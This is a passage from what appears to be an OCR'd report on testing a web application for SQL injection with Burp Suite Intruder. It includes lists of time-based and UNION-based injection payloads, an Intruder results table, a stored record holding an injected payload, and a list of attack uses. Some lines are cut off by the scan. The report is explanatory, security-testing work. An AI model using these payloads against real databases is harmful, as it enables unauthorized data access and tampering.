
This payload type lets you configure a simple list of strings that are used as payloads.

```
ORDER BY SLEEP(5)
ORDER BY 1,SLEEP(5)
ORDER BY 1,SLEEP(5),BENCHMARK(10000...
ORDER BY 1,SLEEP(5),BENCHMARK(10000...
ORDER BY 1,SLEEP(5),BENCHMARK(10000...
ORDER BY 1,SLEEP(5),BENCHMARK(10000...
ORDER BY 1,SLEEP(5),BENCHMARK(10000...
ORDER BY 1,SLEEP(5),BENCHMARK(10000...
ORDER BY 1,SLEEP(5),BENCHMARK(10000...
```

After launching the attack, a window pops up showing a list of t
esults produced by injection of each statement.



| Position | Payload | Status code | Error |
|---|---|---|---|
| 2 | UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(100000... | | ☐ |
| 1 | UNION SELECT @@VERSION,SLEEP(5),''3 | 500 | ☐ |
| 1 | UNION SELECT @@VERSION,SLEEP(5),''3''# | 500 | ☐ |
| 2 | UNION SELECT @@VERSION,SLEEP(5),''3 | 500 | ☐ |
| 2 | UNION SELECT @@VERSION,SLEEP(5),''3''# | 500 | ☐ |
| 1 | AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)... | 201 | ☐ |
| 1 | AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)... | 201 | ☐ |
| 1 | UNION ALL SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106... | 201 | ☐ |
| 1 | AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)... | 201 | ☐ |



Result 334 | Intruder attack

```
Position:     1
Payload:      UNION ALL SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106)+CHAR(113)+CHAR(110)+CHAR(106)+CHAR(99)+CHAR(73)+CHAR(66)+CHAR(10
Status code:  201
Length:       895
Timer:        58
```

```
    "id":339,
    "country":
    " UNION ALL SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106)+CHAR(113)+CHAR(110)+CHAR(106)+CHAR(99)+CHAR(73)+CHAR(66)+CHA
    R(109)+CHAR(119)+CHAR(81)+CHAR(108)+CHAR(88)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113),NULL-- ",
    "fullName":"name",
    "mobileNum":1231231,
    "zipCode":"10000000",
    "streetAddress":"address",
    "city":"city",
    "state":"state",
    "UserId":1,
    "updatedAt":"2024-01-06T21:16:59.952Z",
    "createdAt":"2024-01-06T21:16:59.952Z"
  }
```

## Use Cases:

**SQL Union Attack**
**Severity rating: 10**

The reason this gets such a high severity rating is the again the major risk of unauthorized access as well as other consequences as discussed below:

- **Extracting Data:**
  An attacker may use a union attack to combine results from different database tables, extracting sensitive information like usernames, passwords, or other confidential data.

- **Identifying Database Structure:**
  By manipulating the UNION statement, an attacker can gather information about the database structure, such as table names and column names, which helps in planning further attacks.

- **Authentication Bypass:**
  If a web application uses SQL queries for authentication, an attacker might attempt a union attack to bypass login mechanisms and gain unauthorized access.

- **Data Tampering:**
  Injection attacks can be used to modify or delete data in the database, impacting the integrity of the information stored.

- **Error-based Attacks:**
  Union attacks can exploit error messages generated by the database system to reveal information about the structure of the query, helping the attacker refine their injection technique.

## Conclusion

IN CONCLUSION, THE EXPLORATION OF SQL INJECTION VULNERABILITIES USING BURP SUITE HAS PROVIDED VALUABLE INSIGHTS INTO THE POTENTIAL RISKS ASSOCIATED WITH INSECURE DATABASES. THE LACK OF ATTENTION PAID TO SUCH RISKS COULD EVIDENTLY PROVE FATAL TO THE SUCCESS OF MANY ORGANIZATIONS.

THROUGH THE STEP-BY-STEP GUIDE AND PRACTICAL TESTING SCENARIOS OUTLINED IN THIS REPORT, WE HAVE DEMONSTRATED THE EFFECTIVENESS OF BURP SUITE IN IDENTIFYING AND ASSESSING SQL INJECTION VULNERABILITIES WHILE ALSO ALLOWING THE UNDERSTANDING OF BOTH HOW TO USE BURP SUITE TO PERFORM SUCH TESTS AS WELL AS UNDERSTAND WHAT THESE VULNERABILITIES COULD CAUSE.

THE GENERATED USE CASES VISUALIZE THE DIVERSE RANGE OF MALICIOUS ACTIVITIES THAT CAN BE CARRIED OUT THROUGH SUCCESSFUL SQL INJECTION ATTACKS. FROM UNAUTHORIZED DATA ACCESS TO MANIPULATION OF SENSITIVE INFORMATION AND EVEN POTENTIAL REMOTE CODE EXECUTION, THE REPORT DESCRIBES THE IMPORTANCE OF MITIGATING SQL INJECTION VULNERABILITIES PROMPTLY.

ALL IN ALL THIS REPORT SERVES AS A REMINDER AS TO WHY SQL INJECTIONS NEED TO BE TAKEN SERIOUSLY IN THE FIELD OF NETWORK SECURITY.